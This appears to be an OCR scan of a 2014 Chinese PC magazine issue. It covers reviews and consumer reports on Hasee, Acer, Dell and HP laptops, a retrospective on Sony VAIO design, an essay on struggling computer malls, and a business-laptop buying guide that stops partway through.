再想远点，电脑卖场卖平板、手机，也都是一个道理，面对的也都是同样的问题。如果纯粹靠卖低端货，靠拼命杀价，商家和卖场都不可能有合理的利润，消费者也不会有好的购物体验和产品使用体验，是注定没有第二回的生意——电脑卖场纯杀低价是在引鸩止渴，加速要自己的命！

一点建议：
减少门店数量，优质服务与特色化或是持续发展机会

当然，电脑卖场的问题是有深层次的历史原因、结构原因的，也有中国人过多，IT 行业就业人口过多的问题。在这里，我也不高谈阔论什么“给行业把脉”，仅仅站在一个普通消费者的角度给出一些建议（或者说是期望吧）：

电脑卖场其实还有很多变化空间和改进余地，比如：在电脑城里，销售员依旧一大堆。事实上，如今的电脑利润低、渠道多，单一渠道中已经不能容纳如此多的就业者了。另外，过多“热情”的销售员，反而会吓着顾客。而单一品牌的门店过多也是一个问题。所以，减少门店的数量是必要的。

另一方面，也可参见成熟市场的模式进行改变，进行融合或分割，做出特色。如在日本，部分笔记本店面只卖高端机型，但是货品非常齐全，而且商家会免费提供延保服务。而另一些店面则提供了主机配件（中端到最高端都有）、网络设备、存储设备、音箱和打印机等全套产品，甚至连强化散热的超频设备都有。

特色化方面其实还有很多可做的，老人电脑就是其中一个很好的案例。现在很多经济实力较好的家庭，老人家都希望能够有舒适的大屏幕电脑；而我也接触过不少空巢老人，他们希望能够买到可快速上门服务的电脑产品，并表示加价没关系。

再分享一个朋友做电脑生意的故事。我这个朋友吩咐店员给进店客人讲的第一句话是“您先看看，如果需要帮助就叫我们”。而对有意向的顾客，他总是先送上一杯茶水，然后说：“您先说说需求，看看我们店有没有能满足您需求的产品。”他甚至将实在难以满足需求的顾客主动介绍到其他店面去。他的做法深得客户信任，有了很多回头客和大宗采购单，有些客人甚至愿意放弃原有的需求来购买他卖的产品。

最后想说的是：电商的崛起正在颠覆传统生意，很多行业的传统卖场都受到了巨大冲击，都面临转型和生存的问题。但出路总是有的，只是如何把握的问题。我们见过依旧生存得很好的，也看到了很多消亡的。而作为见证了 IT 三十年发展的电脑爱好者，我希望看到电脑卖场活得好好的！

新品

小战神变脸升级：神舟 K360E 发布

戰神
GOD OF WAR

神舟的“小战神”——K350C 想必大家都很熟悉，13 英寸的全高清屏 GTX 显卡游戏本，也是市面上尺寸最小的高端游戏本，而且该机的性价比很高。

如今，该机的“升级版”来了——战神 K360E。不过严格来说，这并不是简单的升级，因为它不仅配置提升了，外观也有了变化：显卡从 GTX 765M 升级到了 GTX 860M（这可是质的提升啊）！另外，A 壳变得相当拉风——一个立体压制的龙头图案，狂暴的眼睛还可以发出红光！

编辑点评：

该机有两个版本，图中是限量版，没有靠转轴一侧对称图案的是普通版，售价都是 5999 元，配置为 i7 4710MQ/GTX 860M/13.3 英寸 1920×1080 IPS/8GB/128GB SSD+1TB HDD，总体来说性价比还是相当高的。

提醒一点：这个机器的内部空间较小，i7+GTX 860M 塞进去，散热表现肯定不及大尺寸的 K660E，大家购买前要认清这一问题。

轻薄多彩选择

宏碁 E5-571 笔记本评测

说到宏碁，很多人的第一反应都是“高性价比”，的确，宏碁凭借着一大批低价机型打开了市场，而在这个以游戏本为绝对主打的2014年，宏碁却并没有跟风去拼杀高性能，而是将轻薄设计引入到中低价位市场，并同时加入了完全够用的硬件性能。这样的变化虽然让市场更多了一分新意，但在汹涌的游戏本大潮中，下面评测的这款宏碁E5-571究竟有何看点呢？

手机扫描二维码
全彩内容随身读

价格定位精准，视觉效果更轻薄

虽然被游戏本包围，但宏碁E5-571的价格定位却相当精准，4299元，就是比搭载GTX级独显的全高清游戏本来得便宜（价格最低的全高清GTX 8系独显本为神舟战神K650D-i5，售价4499元，但就整体来看，高性能游戏本的平均价格还是在5000元左右），这也让它成功避开了与高性能游戏本正面交锋的情况，而在同样配备GT 840M的机型当中，它的主要竞争对手是ThinkPad E540、华硕R系列以及惠普Envy 14等，但与这些产品相比，宏碁E5-571在价格上还是有一点优势的，只是在产品做工方面并没有拉开质的差别。


宏碁E5-571采用了较为轻薄的设计理念，最大厚度27mm，机身重量仅为2.24kg，对于一款价格主流的15.6英寸独显本来说，的确做到了很高的水准。我们测试的版本为蓝色外壳版，顶盖与键盘面都采用了蓝色工程塑料打造，而且在机身设计较薄的情况下，我们还能单手开合屏幕，这一点是很多低价本无法做到的。不过，工程塑料也就意味着耐用性的相对平庸，如轻压顶盖屏幕上会出现水波纹，不过对于低价本我们的确不能要求太多，所以如果对此类机型有兴趣的话，就必须得做好心理准备，并在日常使用中注意保护才行。

宏碁新E系列有多重颜色的外壳可选，这也在一定程度上丰富了中低价位本的个性化选择

预装系统，可应对部分大型3D游戏

长久以来，宏碁在消费者心目中的竞争对手主要是国内品牌，但由于神舟等国内品牌转战价格更高的高性能游戏本领域，而宏碁E系列则继续保持了原有的主流风格，而且预装了Windows 8.1操作系统（这在以前的E系列产品中可是不多见的），产品定位风格更向国际化靠拢，这也符合宏碁近年来的品牌趋势，对于用户而言在面子和易用性上也更挂得住。

宏碁E5-571搭载的是低电压Core i5 4210U处理器，并采用了GT 840M独显，虽然1366×768分辨率屏的配置略显落后，但正因如此，让它的硬件足以推动它在中等特效下玩一些大型3D游戏，如《英雄联盟》《DOTA》《魔兽世界》等网游更不在话下了，所以宏碁E5-571也能足够满足家用需求，只要不是狂热游戏爱好者，它的性能对你而言也够用了。




得益于较大的尺寸，E5-571的键盘面积够大，带有数字键盘，键盘输入手感相对以前的产品有很大的进步，但一体式触控板就不敢恭维了

输入体验喜忧参半，发热量低

作为一款中低价位本及其定位，我们并没有对宏碁E5-571的易用性抱有太高的期待，不过这款机型仍然有些让我们感到意外的好设计。首先是它的键盘体验还算不错，平面化的孤岛式键帽定位感一般，但键程与回馈较好，相对以前的产品有很大的进步，只是缩小的方向键设计仍然在使用，而触控板则是该机输入的一大软肋，手感普通不说，一体式设计也让左右键不太好用。

在影音效果方面，该机的TN面板镜面屏亮度一般，可视角度较小，屏幕的最大开启角度可以达到150° ，这点设计还不错。不足的地方是它的扬声器音量比较小，但是满足一个人使用没有什么问题。

因为是一款轻薄独显本，而且显卡性能也相对不错，所以我们也比较关注宏碁E5-571的发热问题，而它在这方面没有让我们失望，在26℃室温下，即便是长时间满载，处理器与显卡也都没有超过80℃，键盘面最高也不过39℃，舒适性有保证。




E5-571没有配备光驱，却预留了光驱位，因此玩家可自行购买9mm光驱位硬盘托架来升级SSD，很方便

维护较麻烦，内部做工比较不错

对于轻薄本的维护，我一直都认为是比较容易的，但宏碁E5-571又给了我“惊喜”，因为在拧下底部一大堆螺丝之后，我发现它并不是掀开底盖来进行维护的，而是要先拆C壳，然后到这一步只能更换硬盘和无线网卡，如果想升级内存那还得继续拆下主板才能完成，与绝大多数轻薄本比起来显得相当麻烦。

不过，该机在升级SSD方面也同样别出心裁，虽然没有预留mSATA接口，但它却预留了9mm的光驱位，原机只配了一个减重架，所以只需要购买一个9mm光驱位硬盘托架，就能直接升级2.5英寸SSD了，只需拧一颗螺丝就能搞定，这倒是很方便。除此之外，宏碁E5-571的内部做工也还算不错，走线规矩清晰，而且硬盘配备了金属框架进行保护，总体来说还是比较靠谱的。



E5-571采用了最传统的维护方法，要先拆下C壳才能看到主板的背面，进一步维护需要取下主板，比较麻烦

服务电话：**4007001000**

✓ 轻薄性能够用，键盘手感相对不错，发热量低，升级SSD很方便

✗ 触控板与扬声器体验不佳，维护比较麻烦

主要参数

■**屏幕**：15.6英寸（1366×768）
■**处理器**：Core i5 4210U（1.7GHz，最高睿频2.7GHz）
■**内存**：4GB DDR3-1600
■**显卡**：GT 840M
■**存储**：500GB HDD
■**网络**：11n无线＋有线
■**重量**：2.24kg（机身带56Wh电池）、2.56kg（机身＋适配器）
■**其他**：1×USB3.0、2×USB2.0、HDMI、读卡器、摄像头、音频输入输出
■**系统**：Windows 8.1 64位
■**参考价格**：**4299**元

性能测试

■**CineBench R10 单核心/多核心/显卡**：5180/10385/6410
■**CineBench R11.5 单核心/多核心/显卡**：1.1pts/2.3pts/53.85fps
■**3DMark 2013 FireStrike**：1695
■**3DMark 11**：P2292
■**HD Tune 连续读取**：90.7MB/s
■**满载处理器/显卡温度**：75℃/79℃
■**《看门狗》1366×768，中画质**：26.8fps
■**《刺客信条4》1366×768，中画质**：29.3fps
■**《使命召唤：幽灵》1366×768，中画质**：34.1fps
■**《古墓丽影9》1366×768，高画质**：28.5fps

工程师总结 | 黎坤

平淡中也有小惊喜

显然，无论是从性价比还是外形设计，或者产品定位的角度来看，宏碁E5-571都注定不是一款吸睛能力超强的笔记本，而且它身上也有着诸多中低价位本都有的小缺点，如不太坚固的塑料外壳、触控板手感普通、影音效果不太让人满意……但在这个以游戏本为市场重点的时代，中低价位也有这样的轻薄机型选择，也算是为当前泛滥的游戏本市场注入了一丝活力。虽然这款机型清灰和维护操作不是很方便，但升级SSD很容易，而且预装Windows操作系统上手轻松，发热量也控制得不错，因此整体来看是一款有自己特色的主流独显机型，适合对独显性能和外观设计有一定要求的用户考虑。

品质为王

戴尔 Inspiron 17 5000 笔记本消费者报告

对于宅一族而言,在家玩电脑是他们的常态,而选择一款适合在家用的电脑就非常重要了,它最好具备一定的便携性,至少在家里各个房间移动很方便。与此同时它在一定程度上还得具备匹敌台式机的易用性,毕竟是宅在家里用,体验足够强大才有Feel!所以在这个领域,大尺寸本就特别吃香,而今天几位消费者为我们带来的,正是一款17.3英寸大尺寸本——戴尔Inspiron 17 5000。在宅男们心目中,它是不是一位称职的“好基友”呢?

消费者综合评价
8.5分

参考配置和参考价格
17.3英寸1600×900分辨率/3kg
Core i7 4510U双核处理器
8GB DDR3-1600内存
GT 840M独显
1TB HDD
Windows 8.1 64bit
6999元

扫一扫!查看戴尔更多机型和价格信息(或直接访问:http://dwz.cn/1401dell)

1

赞:外形设计相当帅气,游戏性能还不错
踩:USB 接口略少

消费者:刘宇强
职业:大学生

我是一个大二学生,由于学校就在本地而且离家很近,所以我基本上就是一个走读生,而且时值暑假,当然要在家宅着跟好基友们撸《英雄联盟》啦,所以在放暑假前我就在到处搜罗笔记本,我对大屏幕特别有爱,之前的老本也是15英寸的,可能是习惯了大屏和较大键盘面的原因吧。后来询问了电脑报编辑,在推荐之下买了这款戴尔Inspiron 17 5000,我先去电脑城看了看真机,基本上第一眼就相中了它,因为它的外形实在太帅,银色金属外壳与黑色键盘面的包夹设计,再加上刚硬中不乏柔感的棱角设计,比起我之前看过的不少主打性价比的品牌大尺寸本,戴尔Inspiron 17 5000在外形上的优势很明显。

作为一个LOLer,我对笔记本的游戏性能要求是只要能流畅玩《英雄联盟》就行。戴尔Inspiron 17 5000的硬件配置我知道不如同价位的其他游戏本,但对我来说完全足够了,毕竟我首先是个“外貌协会”成员,然后才是网游玩家,而且幸亏没有听同学的“谗言”去DIY台式机,那样我晚上就没办法悄悄地在卧室玩游戏了……

如果要说戴尔Inspiron 17 5000的缺点,我觉得最麻烦的就是USB接口太少,USB3.0接口居然只有1个,对于一款体积较大,四周空间充裕的17.3英寸本来说显得有些寒酸,不过好在我也只有1个USB3.0移动硬盘而已,也算够用了。

编辑点评 继承XPS系列的外形设计是看点

事实上,戴尔Inspiron 17 5000系列的外形设计思路,很大程度上都来自于经典的XPS系列,而后者一直都是戴尔的顶级高性能系列产品,所以在7000元这个价位的大尺寸本中,很少有能在外形上与戴尔Inspiron 17 5000抗衡的机型,而在大多品牌都以性能为主要卖点的背景下,也让戴尔Inspiron 17 5000显得更为与众不同,如果你是一个笔记本外观党,且对易用性要求较高,不妨关注一下它。

2

赞:输入体验给力,扬声器表现出色,续航超 5 小时
踩:非全高清屏有些遗憾

消费者:王旭森
职业:程序员

我买笔记本主要是放在家里写写代码,除此之外还是娱乐,看看电影玩玩游戏之类的,以前一直都是用的台式机,但为了更自由一点,所以选择了大屏笔记本,再加上对品牌有一定的追求,所以买了价格与性能都相对合理的戴尔Inspiron 17 5000。

买回来第一件事情就没干别的,首先用它加了半宿的班,也恰好熟悉了它的键盘,因为机身面积够大,所以戴尔Inspiron 17 5000的键盘用起来跟小尺寸本差别比较大,比较接近台式机的感觉,很快就能适应,即便长时间敲击也不会不舒服,这一点让我觉得很值,而它的触控板就不算特别出色了,如果手指位置稍有偏差就没办法舒服地按左右键,所以使用鼠标很有必要。在娱乐性上,它的游戏性能算是一般,但扬声器效果却相当好,尤其是打开Waves MaxxAudio音效技术时,可获得相当不错的音效加成,看电影听音乐基本上不需要外置音箱了,但这也引出了该机唯一的遗憾——并未标配全高清屏。全高清电影我的确还比较少有下载,不过依然希望可以提升屏幕显示精度。

戴尔Inspiron 17 5000还有一个让我比较意外的优点,就是续航能力还不错,因为它的电池其实只有40Wh,再加上硕大的体型,我还以为只能用个2小时,但在平衡电源模式下以集显输出,用3G上网卡可连续上网5个小时左右,这是我在前段时间家里停电时的实测数据,还不赖!

编辑点评 不应被舍弃的全高清屏

综合来看,戴尔Inspiron 17 5000之所以没有标配全高清屏的最大原因就是降低整体售价并均衡整体做工和品质,所以在不得已的情况下未标配全高清屏。但在美国市场上,戴尔Inspiron 17 5000实际上有全高清版销售,不过并未配备独显,所以价格倒是差别不大。我们认为在7000元这个中高价位上,还是应该将全高清屏作为选项之一,毕竟在大多竞品上这都已经成为标配。

3

赞:基本维护方便,发热量不大,运行安静,升级服务很划算
踩:未标配背光键盘

消费者:陈瑞林
职业:销售

我希望自己的笔记本是外形大气,性能足够,且易用性出色的。在绝大多数情况下,戴尔Inspiron 17 5000都能满足我的要求,外形与性能已经不用我来赘述,我主要说说它在其他易用性上的一些特色。

第一,维护很方便,打开底部小盖板可更换硬盘、内存和无线网卡,而进一步拧下螺丝就可打开整个底壳,从而对内部进行维护。第二,戴尔Inspiron 17 5000在长时间使用(非高负载)的情况下发热量不高,至少在26℃的空调室内用上几个小时,键盘面也不会明显堆积热量,而且即便是在较为安静的办公室里使用,散热器也不会疯转,敲击键盘的声音也很轻微,总体来看是一款比较“轻声细语”的笔记本。第三,我是在戴尔官网购买的,选购时将售后服务项目升级为2年上门带专业支持一线通服务,多花了不到400元,之所以这样选择,主要还是因为我经常出差,要是电脑出现问题,可以让家里人直接联系售后工程师,并且可以很快进行上门服务,省去了很多麻烦。

要说戴尔Inspiron 17 5000的缺点,在我看来没有什么很明显的,但我老婆却觉得它没有标配背光键盘显得差点档次,我在戴尔官网看到有写“可选背光键盘”,但自定义选项里又没有,让人有些搞不懂。

编辑点评 高品质服务也是核心配置

现在很多人买笔记本都过于关注性能与价格,不仅将做工设计抛之脑后,售后服务更是得不到应有的重视,这是一种有失偏颇的购机思路。在我们看来,如果条件允许的话,不说一定要去购买增值服务,至少也应该关注一下笔记本的大致服务年限,因为各品牌之间的服务差别很大,甚至同一款产品不同价位的型号也有区别,因此需要认真对待。

编辑总评 性能够用,品质做工有保证

7000元级大屏本市场可以说完全是以高性能游戏本为绝对主打的,但在这种情况下,我不认为所有人都需要高性能游戏本,戴尔Inspiron 17 5000所面向的正是对大屏本有需求的非游戏一族,性能方面完全足够日常使用,甚至玩一些网游也没有问题,产品的重点被放在设计品质上——不仅用料出色,而且设计独到,如果只看外形和比拼日常易用性,我相信大多数人都不会再关注国内品牌高性能本。

手机扫描二维码
全彩内容随身读

真材实料看PC | **Technology**

放弃PC业务,索尼并不是第一家,但它在今年2月宣布将旗下的VAIO品牌PC业务转移给日本投资基金Japan Industrial Partners(JIP),还是让业界感到了震撼。7月,新VAIO开始仅在日本销售,我们可以正式和“索尼本”说拜拜了。事实上,索尼VAIO对整个PC行业的贡献是相当大的。在索尼VAIO数不胜数的创造中有很多值得回味的设计,特别是那些让世界跟风的设计。

怀念索尼 VAIO
让世界跟风的设计

@成峰

开启彩壳时代

特别设计:
- **先进的色彩附着工艺**
- **彩壳撞色、渐变色、自发光设计**
- **同一型号不同彩壳模具**

笔记本诞生之初,外壳的颜色总是黑色、灰色,因为当年的笔记本扮演着“专业仪器”的角色,更关键的是当时的着色工艺不完善。

1997 年,索尼 PCG-505 大胆使用了紫色为主色调的金属外壳,彩色时代就此拉开了序幕。现在,彩壳已经在 PC 领域里蔚然成风。

但别以为彩壳就是单一颜色!索尼 VAIO 可说是将彩色设计做得登峰造极!

2010 年,E 系列开始使用鲜绿色和大粉红,顶盖采用渐变色设计;2011 年 C 系列再创新花样,采用的自发光多彩本,可以在夜晚借助微弱光线发出诱人的荧光效果,C 面、键盘按键、触控板采用撞色设计。而 C 系后续升级产品中,一种型号的机型同时推出有多种模具生产的彩壳,非常大胆。

别小看 2013 年的 Pro 红色限量版,虽然只采用单一的大红色,但在工艺着色方面又达到了新的高度——因为该机的外壳是碳纤维,要在碳纤维上附着如此鲜艳光泽的色彩实属不易。

看似普通的大红色 Pro,其实有在碳纤维材料上着色的先进工艺

紫色的 PCG-505 拉开了笔记本彩色时代的序幕

C 系列的外壳开始采用非常大胆的颜色

红黑配这类“撞色设计”成了现在很多高端机型的标配,联想 Y 系列就借鉴了该设计

E 系列在色彩的光泽度方面有了突破,借助微弱光线可以发出荧光效果

超轻薄的鼻祖


特别设计:
- **USB 取代串并口、取消光驱**
- **大端口转换小端口理念**
- **圆形转轴与六棱支撑转轴**

经典机型 PCG-505 不仅带来了色彩革命,也成为了超轻薄本的鼻祖。1.35kg 的重量在 1997 年简直就是传奇。它取消了内置光驱,用当时刚刚诞生的 USB 口取代串并口,苹果 MacBook Air 在十年后才沿用这样的做法。PCG-505 身上还有一处经典就是圆形转轴,这在以后的十几年中一直成为多家厂商的效仿设计。

2003 年的 X505 在机身上面更是创造了轻薄奇迹,785g 重量,平均厚度 15.5mm,与相同水准的 MacBook Air 比有 5 年的时间差,而离超极本概念的提出也接近 10 年。给 X505 带来傲人轻薄的除了碳纤维、巧克力键盘,还有大端口转小端口的理念,网线接口变小、迷你 VGA/HDMI,这些设计在如今的超极本时代都是大为流行的做法。

在进入超极本时代后,Z 和 Pro 系列再度展示轻薄魅力,索尼改进了圆形转轴,使用六棱形支撑转轴,在屏幕开启后,转轴下端会向下延伸,将笔记本的后部垫高,即有利于散热,又可以让 C 面形成倾角,键盘使用更加舒适。

圆形转轴成为经典设计流行 PC 行业十多年


新的六棱支撑转轴可托起机身,改善散热和使用感受,也成为很多超极本效仿的对象


影音先行者

特别设计:●16:9 宽屏显示尺寸开先河
●率先采用 CCD 笔记本摄像头

别以为 16:9 液晶屏是随着高代面板的普及后,为提高切割效率的产物,其实,早在 1998 年 PCG-C1 中就使用了这一比例的液晶屏。原因不是为了降低切割成本,而是为了影音显示效果而改变屏幕尺寸。与此同时,该本首次搭载了成像质量更高的 CCD 摄像头(首款搭载摄像头的笔记本是 1995 年的 ThinkPad 850,使用 CMOS 摄像头),而设置在底部的大体积音箱,也有不错的音质表现。这样为影音播放而全面优化的设计,也成就了笔记本的一个分类——影音娱乐本。而摄像头、16:9 屏幕比例,更是慢慢成为了笔记本的标配。

而对于音质的追求,在 2001 年发布的 QR3 达到了极致,两个可拆卸的大音箱可以悬挂在屏幕两边,具备大体积与大功率。这成为了不少笔记本音箱厂商的跟风设计。

首款使用 16:9 液晶屏和 CCD 摄像头的 PCG -G1


QR3 的屏幕外挂音箱给笔记本音箱厂商带来了灵感

延伸阅读:VAIO前途有巨大变数

改变了世界,却无法改变命运,果然是“有节操的品牌都死去”?

新 VAIO 的收购方重点并不在于公司运营,而在于资本运作。也就是收购经营不善的公司,调整之后再次售出。这样的经营方式,让 VAIO 存在二次转让,投奔其他大厂的可能性大增。甚至不能排除索尼这两年调整成功,经营改善后,重新买回 VAIO 的可能性。未来的 VAIO 还会有什么变数,只有时间能回答。

另外,我们也就销售和保修问题咨询了索尼中国区有关人士。虽然索尼不再生产和推出 PC 新品,但商家目前还在正常销售产品直到存货销完,而现在或以前购买的索尼 VAIO 产品,在未来都能享受维修服务。

责编:黎坤 **美编**:黄莹 **组版**:向海蓉 **责校**:杨军
日期:2014.8.11 **投稿邮箱**:pcw-pc@vip.sina.com

手机扫描二维码
全彩内容随身读

不再笨重死板

商用本进入轻薄与坚固并存时代

体验机型:惠普 EliteBook 840 G1
14 英寸 1.58kg Core i5 4200U
HD 8750M 4GB
32GB SSD+500GB
Windows 7 Pro 64bit

hp EliteBook 840


@张昌明

一般来说,如果想要一款笔记本足够坚固,防水防尘防震,大家第一时间都会想到类似戴尔Latitude全坚固至尊版那种超级“巨无霸”,不仅大量采用厚实的金属材质外壳与内部框架,而且还有全密闭式封装,这种军用悍马一般强悍的配备也就意味着只有巨石强森那种体格才能玩得转,也给了大家“坚固就一定笨重死板”的印象,但事实果真如此么?

金属机身与内部框架也可以做到小巧

顶盖虽然没有采用框架加固,但得益于厚度合宜的金属材质,再加上屏幕四周包围的软性塑胶对重量进行分散,让它完全无惧 75kg 的踩踏测试

C 面也采用全金属材质打造,键盘可以经受普通水杯的泼溅而不渗漏(液体会从键盘旁的导流孔中流出),轻松面对日常意外



金属底盖可实现免工具开启,机身内部覆盖一层镁铝合金框架进行全面保护,通过如此紧凑的设计,将惠普 EliteBook 840 G1 的耐冲击能力提升到相当高的水准

说到金属机身和金属材质内部框架,大家可能会觉得这两项技术的添加会导致笔记本体重骤增,但实际上随着材料技术的不断进步,质量更轻但强度依旧的镁铝合金以及碳纤维等材质已经可以广泛应用在笔记本上。

比如,本次测试的惠普 EliteBook 840 G1 就全身采用金属材质打造,而且内部为双层金属框架结构设计,从 C 壳到底盖由“金属 C 壳→键盘金属加固层(厚)→PCB 板→底部镁铝合金框架→金属底壳组成,比起一般笔记本“塑料 C 壳→键盘金属加固层(薄)→PCB 板→塑料底壳”要强硬许多。

从体重上我们可以看到,这款 14 英寸商用本仅为 1.58kg,原因在于金属材质虽然单位质量较高,但达到较强强度所需的用料却更少,再加上紧凑的结构设计,让惠普 EliteBook 840 G1 成就了这种全金属机身但仍然轻薄的表现。

小巧亦有强悍耐用性,脚踏水泼都无惧

EliteBook 的经典就在于它无比强悍的耐用性,老款产品 6930P 曾经历过我们 289kg 的“人肉重压”(请百度“6930P 极限抗压测试”)依然完好无损。不过彼时的 EliteBook 体型一看就知是肌肉硬汉一条,而新款的 EliteBook 840 G1 在外形上与普通的超极本几乎没有太大的区别,让人无法想象它有何德何能可以担当起 EliteBook 的名号。

但实际上,这款产品通过了美国军方的 MIL-810G 耐用性测试,具体项目我们不想赘述,我只想说,**在测试它的这短短一周内,惠普 EliteBook 840 G1 至少从我的桌子上跌落了 20 次(而且这还是一款搭载了传统机械硬盘的机型),而且掉下去后还被我踩了好几次,并被我们泼了大概 3 杯水(200ml 一杯)在键盘上……**我相信换作其他普通笔记本估计早就碎成零件或硬件被烧毁了,但至今这台惠普 EliteBook 840 G1 依然生龙活虎。

可以说,在耐用性方面,我认为除非你常年生活在战争区,否则日常生活中的摸爬滚打都很难对它造成严重损伤。轻薄与高耐用性,谁说不能共存?

虽然轻薄设计也同样可以实现相当给力的坚固性,但这并不意味着全坚固机型过于浮夸,因为两者的应用面实在太不相同,对于工作环境极其恶劣的特殊行业而言,全坚固依然是首选

轻薄耐用高易用性,商用本迎来理想状态

在轻薄的前提下实现足够强的耐用性,这也就意味着商用本迎来了理想状态。以往我们无法买到既有超强耐用性,又可以随身便携且续航能力一流的商用本,只能在两者中进行取舍,随着硬件平台的低功耗化,目前的这一代商用本实现了质变。还是以惠普 EliteBook 840 G1 为例,它搭载了一块 50Wh 锂离子聚合物电池,在中低负载下可连续使用超过 7 小时,而且还可以添加第二块电池。而键盘、指点杆和触控板的使用体验保持了顶级商用本的水准,上手很快,部分配置甚至支持屏幕触控。

值得一提的是,该机的处理器从 Core i3 4010U 到 Core i7 4600U 可选;屏幕也可选 1366×768、1600×900、1920×1080 三种分辨率;存储方面有大容量 HDD、小容量 SSD+ 大容量 HDD 和大容量 SSD 三种方案可选。该机机身内部还预留了 WWAN 接口和天线升级 3G/4G 模块,M.2 接口与标准 SATA 6Gbps 接口的配备也可以根据具体机型来自行搭配硬盘组合,总体来看给了消费者相当高的自由度。

更重要的是,7899 元的入门价格大幅拉低了顶级商用本的门槛,可以让更多商务人士体验到顶级设计带来的优越性,而我们相信,类似惠普 EliteBook 840 G1 这样全面的商用产品也会渐渐多起来,这无疑是让人兴奋的。

延伸阅读

与全坚固机型的差别在哪?

就目前的技术来看,轻薄与高水准的耐用性的确已经可以实现兼容,但这并不代表传统的坚固设计就一无是处。实际上在耐用性的绝对数值,比如顶盖耐压公斤数、防水等级、防尘能力等方面,采用更严密封闭和坚固设计的“军用本”都有着非常明显的优势,只是就应对一般生活场合来说,轻薄化的坚固设计已经足够强大。

总 结 让人兴奋的“小钢炮”

在我们本次测试开始前,我曾拿着惠普 EliteBook 840 G1 问过数位朋友:“你们觉得这笔记本要是从桌子上摔下来,或者被我踩上几脚,再泼上一杯水,会怎样?”大家的反应都是“你停药了么?”这也从侧面说明绝大多数人对坚固的理解还是比较表象,且观念太陈旧。通过对惠普 EliteBook 840 G1 的测试,可以充分说明在当今的设计水准和材料技术条件下,1.58kg 的 14 英寸本也可以做到一流的耐用性,实现了与轻薄、长续航、高性能、出色易用性等其他重要商务元素结合的目的,可以说惠普 EliteBook 840 G1 这款“小钢炮”一般的机型让我们对高端商用本,甚至未来主流价位商用本有了更多的期待。

这些观点要改改啦!

商用本购机错误思路解析


商用本在很多普通消费者心目中似乎总有丝丝神秘感，因此当大家在购买时总会凭借传统印象先入为主地添加一些观点,但随着笔记本硬件技术和设计概念的不断革新,商用本的购买思路也渐渐发生了一些变化,其中很多都与用户的切身利益息息相关。因此在今天,我们就为大家列举在购买商用本时容易犯的四个误区,为大家提供正确的购机思路。

误:低价商用本同样很靠谱
正:部分低价商用本大量沿用家用设计

推荐机型:惠普ProBook 440 G1
14英寸1366×768/Core i3 4000M/HD 8750M/4GB/500GB/DOS/2.1kg

“商用本”这三个字给很多菜鸟的感觉就是很靠谱,如果再加上是经典的商用品牌，那自然就应该信赖其品质。这一点在中高端商用产品上是完全成立的,但对于低价商用本来说，这就得根据具体产品来具体分析了，比如ThinkPad E系列笔记本，就大量沿用了家用本的设计,甚至包括售后服务等软性参数也与家用本差别不大,因此在购买时需要对此有充分的了解。

相对而言,联想自家的昭阳K2450、惠普ProBook 440 G1等机型虽然价格也很便宜，但设计品质就明显靠谱许多,它们大多采用了经典的商用本设计理念,在综合易用性方面的优势相比家用本而言很明显。因此如果想要选购低价商用本,切莫只看品牌而盲从,还是应该多了解一下具体的产品特性再入手。



误:商用本一定很笨重
正:轻薄已成趋势且耐用性也有保证

推荐机型:戴尔Precision M3800
15.6英寸1920×1080/Core i7 4702HQ/Quadro K1100M/8GB/500GB/Windows 7/1.88kg

笨重也是大家心目中对商用本的一个惯有印象,除了部分为便携而生的小尺寸本外,为了提升笔记本的各种抗性,传统商用本会大量采用厚实的金属材质,再加上尺寸普遍较大,因此导致笔记本体型庞大而厚重。不过,这种观点在“超极”概念普及的时代已经渐渐站不住脚跟,因为哪怕是商用本中最传统的移动工作站,也开始出现轻薄化趋势。

包括戴尔Precision M3800和惠普ZBook 14等机型在内,都把轻薄的概念带入到商用本当中,要知道这些都是在没有明显影响耐用性的前提下得到实现的,与此同时在性能方面继续保持较强的专业性,所以轻薄也绝不会影响到商用本的综合使用体验,除了特殊的军用级笔记本之外,“商用本≠笨重”的论调已经成为趋势。

误:传统设计是商用本的唯一选择
正:变形、触控甚至平板化多点开花

